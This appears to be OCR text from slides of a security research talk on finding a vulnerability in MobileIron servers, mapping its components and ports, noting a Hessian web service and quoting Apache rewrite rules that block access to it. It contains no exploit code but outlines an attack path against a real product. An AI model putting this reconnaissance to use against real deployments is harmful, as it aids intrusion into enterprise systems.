

443/8443 Apache
9997 MI Protocol
MobileIron
Reverse Proxy
Tomcat
TLS Proxy
MI Server

找洞!


1. 該防的都有防
2. 沒有很好打
3. 但也不算很難打


找到啦，哪次沒找到洞


Vulnerability




Web Service speaks Hessian!



Touch through Manage Interface



Touch through User Interface...???



Rewrite Rules :(

```
RewriteRule ^/mifs/services/(.*)$     …     [R=307,L]
RewriteRule ^/mifs/services           -           [F]
```

